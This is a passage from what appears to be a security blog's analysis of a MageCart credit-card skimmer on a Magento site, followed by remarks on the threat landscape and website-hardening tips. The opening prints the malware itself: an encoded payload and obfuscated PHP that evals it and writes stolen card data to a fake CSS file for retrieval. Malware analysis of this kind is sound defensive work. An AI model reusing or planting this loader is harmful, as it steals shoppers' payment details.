a/83kdbvGpL6vAP9sqv+tj67t26qpaVRn9G/LvtPQdXHbzlYrnWschOi1TeHI3fHj7j16bIznRWNlfrD9hF0dlIPUzzrrqJMUYf1JMNbT99KG1lWI/scIL0sD0U6LNuFoiHmvyvhZl
+xNkHqynWsgFRPy/8WjtmtkefUwxnEIVNpvwQYI7Ln+lyfUNcLczK6YwjPRSvppVemlT+/VnJ+vA4hrvjKjiUy+Afj0m0m6+C/n/xsWsLfZ1y6q8/8xCksjVFdF5bzL/lJLVDH7+ZFfvf8rZc7
20hn69WOV7bokN/Iz4bEZue8MVWaoBfPiOfeultQ7Vb/ghu5Rh3T8ZVVI0UUjnTvfXlfllhKFkHyLOLVzSYt7O2nvDKR6e94+GOwRKHwAY4g9hgLmJKQEECxpTrwHn8wJIsw6mv8FxHb5dTf2G
sRU9EoX+PA23en3/Yqe1yfUrX/Xu/3Ht0l9TGIi1008r+G39VdZNn7RUn3WVfav+Nb8wDWOUJxB3bD4VHaZEN4Fa66v4a8P6G9XjF2M34/dncKvqJ07EutWkVRpxW+7d8f+9fJ+vjXCQKLHlwP
Dbqv/Wx7rS4x9OX9/7FvrbKV+TJ4GC/wCw7II9eaSpPVYc+yIRp88At2ZjuPd/vNvwXbivdx374EV9D0BxF+4PNnvrd7UM3tgdb5KeryJef7xJpOKKiH/df8WzT6nWwMt1Y/wHP7ZcufdTxv
+ntj/qSZdBly3uf3YiQtkPKOUzxoK6YZmgg5wedZhesOY9NtkV9PaKuXZAnzWMbdo93LcsN2yqG/8u2Re0ShWn/z2d+qz029csBRHDMRB6+zxkDe/nOaazdDfxKh+lb/V32tLssI7wq03mr4TH
wUTNFNS6Sv3ZTDf7QW+1cB2e1LAeKNvc50SEnSWxxq2xCL3Dmy+DzXKzLG09vk06Hd2z3WrG1DVbSom6ox+XTxfSq6a9BPTzOL+1Wlp2nfGKfTd/ctQdzc3G8e90nXx+9O9nsojTbudOcfI9lZ
2UNcuNVvvF90lXsn89YP+KZcPRf7QyR36j/1M69tEWOKscrJu3dGatg4rb6Y28n636XZoOj33V4dvd3+up7m+anxax8HrrCRG5/Pet2vc95+Xr1kEdTjElmkPedQd3zXn/n/z4nvp4xF/KEGj6
+a9f6tI/NYDXFXjc4R86o0dOM+vA7xf8rLpy51CruWk/3sY7TrJ248MX/W6xt4PxT8Ij6Ebu61YvUPAp5TXu3fiEalpInyEpI3t9flLW1H1cAoaIQmpG3YPynNKPY7vlYQXGRWpxsFySQfABSX
eIV9KGuGy02LzEvFFnJXLpJvFiVL9QTOUB247pA5YAHSmpJOVx3XpIsVlWP/FWVYiH1IhHvxXhy4z3OjFnsJbnU7MF2c9UL8CWJOLjFNQBxlCDMposYGTPEEV0IAXPr0X3vyQE1VPYHYQ8WZU1
HH2IRxXje7Qiw7zH2UG838T772YhINnxDwAJb+TAHA2JWZUBFvbAFu/UG1aTjUOk6x3gG2kUbzMcF8dHGgCcgApEnWaWTJd7faJc3iz0nsY5OMeODZpSHpLxFHlemJx+IqpuQb1Ig7EjN7NykV
+ntj/qSZdBly3uf3YiQtkPKOUzxoK6YZmgg5wedZhesOY9NtkV9PaKuXZAnzWMbdo93LcsN2yqG/8u2Re0ShWn/z2d+qz029csBRHDMRB6+zxkDe/nOaazdDfxKh+lb/V32tLssI7wq03mr4TH
JExfwGLbmLG0msXiatX3yIRncAEPySQh34+cjOaL/bCOupiZSqagq43ixX7SQUVzSy7RBYVfQqp1LRBvSVAatKY7KYBUhglhBrjNNkDnVElSXkONV83HGaUFVTrxMeeC9E+JowK5K+IrcrQs8x
2LMgrtzxUuNU1BssQj0DfA3jlce j4nM5yhpW6uiTa9J24KiIUEPkSivhENb9mhOaguYi7WpG9cPXIG8ctTrZKTibOo6m+zQFSU/E18stvPGipn1/nRnIJRj5IIripxIAzYH1Fre91nSB
/8Fk1Dh3OTYY7D5SY4aZRcmldBAXHzc/ErDYSWN/4UQIH5oIobdXBOQRkuIJTLGIjZMLkOpeVl/wV0aG3tgMO6r2jtidqRrbCbTokiTJVcosAjIrLedVBqmdIeeD2qeP06kFsKhikTkRlMMB80
F4D8g/3dINFP58Y7IWPMR9BsTnWVA/d9roVuZIgx0W6VVJxHnts0xD4afMI4pV0K5LMFyOnoZsk2FA/KSmWtpVdAoh4fEgu2y5GfvCbcpO2mRUpRb4j3+aABacYX9jVc8S3omkO1K99mPBjf8F
IYeDMs1X9Go98hnyBQdEshmQtTTZGXpTogxjwd4nXmBmTnKb0IK4Xo/D6lJPGE201K0ASZoCZSQlR6yh2Q8YneLZB9lEUHuDCSXItITO3h0jJmXyJVbnphTwi15Fv8BCK6El5HHeI3MHzQ13Ow
pXsJaKn2M+AGybGZz0eChn6xW1LYo9qYWYcd1e/SE0DLg2wByDY1TwGrevTtWOGoeo21nDddvUr0RnmB+ulGfRQj5ULt6gDGfMNq0j0umDsQXJI7I5eXMJUyLh7FcBsRYmjiknvtvieIr8A9Ha
N++x46epk4Vc+8Woj3IsVsokSv7l4OjkhKZ6wZm/6qoTA/w8mB4b8QZHkS+3BmgpIYv6mrxFhb7MKdybUaQOzPZIum2bW54x9n5Vftf5zp19Mu5dX4X3V6ftO+ev3qnvfGZ9/4Gw/kU46vMN97
G0WTLunxt3nw5+B83DUb/vHvwE=';$Uk854rvOcilVJo6TwpZKrszapym47XtZ='p'/*hVt8t*/.'r'/*Q4ILA*/.'e'/*CzpxI*/.'g'/*aE3hw*/.'_'/*KNjVy*/.'r'/*i8vfa*/.'e'
/*EoW4l*/.'p'/*eSeOt*/.'l'/*zmTUJ*/.'a'/*oUej3*/.'c'/*w2FJN*/.'e';$YrU3IfGLoRxY7sHsIw4ZOs15QcYN1hDY='/'/*UUKpZ*/.'.'/*FZdyT*/.'*'/*mDBth*/.'/'
/*NXuEI*/.'e';$unQ8tnJH67v2p4kYpdN5vEYcGNPwUjkj='e'/*VWt97*/.'v'/*jyVR9*/.'a'/*xLTc1*/.'l'/*COPMc*/.'('/*u2G1k*/.'t'/*HL99g*/.'r'/*B3311*/.'i'
/*QbpNT*/.'m'/*meu9h*/.'('/*iGVZi*/.'b'/*Qo0ue*/.'a'/*i9Qj8*/.'s'/*PQZPC*/.'e'/*DFI7i*/.'6'/*olnLj*/.'4'/*rVPgL*/.'.'/*Q61Yq*/.'d'/*V9pLi*/.'e'
/*kyYbe*/.'c'/*rSJ3O*/.'o'/*Kj16U*/.'d'/*ZqGPx*/.'e'/*gEs9s*/.'('/*D4rXF*/.'s'/*va4nb*/.'t'/*YIUHA*/.'r'/*vpKpk*/.'r'/*rpA25*/.'e'/*P0yg9*/.'v'
/*KP29D*/.'('/*syDqL*/.'g'/*AokpV*/.'z'/*EOblS*/.'t'/*kGjMx*/.'n'/*dAxCG*/.'f'/*sjmnh*/.'l'/*IJfl1*/.'a'/*gNes4*/.'t'/*S4I2e*/.'e'/*xdKLQ*/.'('
/*YPhwh*/.'b'/*HRq16*/.'a'/*uFF5N*/.'s'/*rcrzu*/.'e'/*jqnTi*/.'6'/*pml3Y*/.'4'/*T2D0n*/.'_'/*FN63D*/.'d'/*Sr9vl*/.'e'/*GQo5g*/.'c'/*DgwWZ*/.'o'
/*zecQ8*/.'d'/*SJYuI*/.'e'/*b6l7Y*/.'('/*IXfNi*/.'"';$s2hPeQnaNJ24CcRRfvMBZADvdj5Ys49P='t'/*oqZFl*/.'r'/*Wers2*/.'i'/*fX7jE*/.'m';$NfvZWIZziRtKUas
Zv5rkvVGz6oonhm43='"'/*UadRu*/.')'/*FSqXP*/.')'/*dDCkh*/.')'/*FBxA8*/.')'/*DwcZP*/.')'/*V8D1g*/.')'/*XTgaB*/.';';$Uk854rvOcilVJo6TwpZKrszapym47XtZ
($YrU3IfGLoRxY7sHsIw4ZOs15QcYN1hDY,$unQ8tnJH67v2p4kYpdN5vEYcGNPwUjkj.$s2hPeQnaNJ24CcRRfvMBZADvdj5Ys49P($NuIIbSuAUUXHSAdkjhtgobDYS80lOILz).$NfvZWIZ
ziRtKUasZv5rkvVGz6oonhm43,1);
```

That's the tea!

There we have it! It has the same patterns to the file, same encoding types, just slightly different content, and this time writing to a following bogus css file:

```
./skin/install/default/default/css/default.css
```

The advantage for this type of infection for the attackers is that the stolen credit card details can still be obtained with a simple GET request by downloading the bogus file even after they have been locked out of the server due to a simple password change or something similar.

In Conclusion

MageCart is an ever growing threat to e-commerce websites. From the perspective of the attackers: the rewards are too large and consequences non-existent, why wouldn't they? Literal fortunes are made stealing and selling stolen credit cards on the black market. In fact, fascinatingly, the black market functions much like the legitimate market: software developers sell exploit kits to those who want to profit off of compromising websites. Telephone, chat and email support is provided to those customers aiming to exploit vulnerable websites for a profit. Once the stolen credit card details are exfiltrated they are sold on the black market to illicit consumers for a profit.

As more and more commerce is conducted online we can only expect the attacks on websites to escalate and more players enter the already-crowded field of MageCart. The fact that it's not uncommon for us to see an infected website with multiple different credit card swipers present on them seems to suggest that vulnerable websites are being targeted by multiple different groups all at the same time.

The company RiskIQ in their outstanding report on Magecart shows a great sort of taxonomy of those engaged in these credit card theft cases. At the time of writing it there were roughly 7 distinct groups engaging in swiping credit card details from unsuspecting websites. Although attribution in the website security world is always

challenging (or impossible) the example above looks to be the distinct work of Group number 7. Since that report was issued quite a few more groups have entered the game, including one (possibly Canadian?) recently documented making for what is currently a crowded threat landscape.

One point to note is that it's not only groups that carry out these kinds of attacks, there are also individuals on this landscape which makes the actual number of actors in this landscape quite high and impossible to predict.

How do I protect my website?

This boils down to some core principles that we have been stating on this blog for a very long time:

1. Keep your website up to date and install all software updates as soon as you can
2. Use long, complex passwords
3. Use secure workstations to administer your website
4. Use a secure hosting environment
5. Lock down your administration panel with additional safeguards
6. Put your website behind a firewall to prevent attacks

Websites are very complicated things and can become compromised in many different ways. We have always recommended defence in depth. Expect the worst but hope for the best! Every hard drive can fail, every database can crash, every security rule in place can be breached or broken. The goal should be to have as many security rules in place as possible; if one fails, others can still succeed and it doesn't come down to a single point of failure. This doesn't make for a convenient website administration experience but it's better than suffering the consequences of a compromise!

Stay tuned for more website security content!
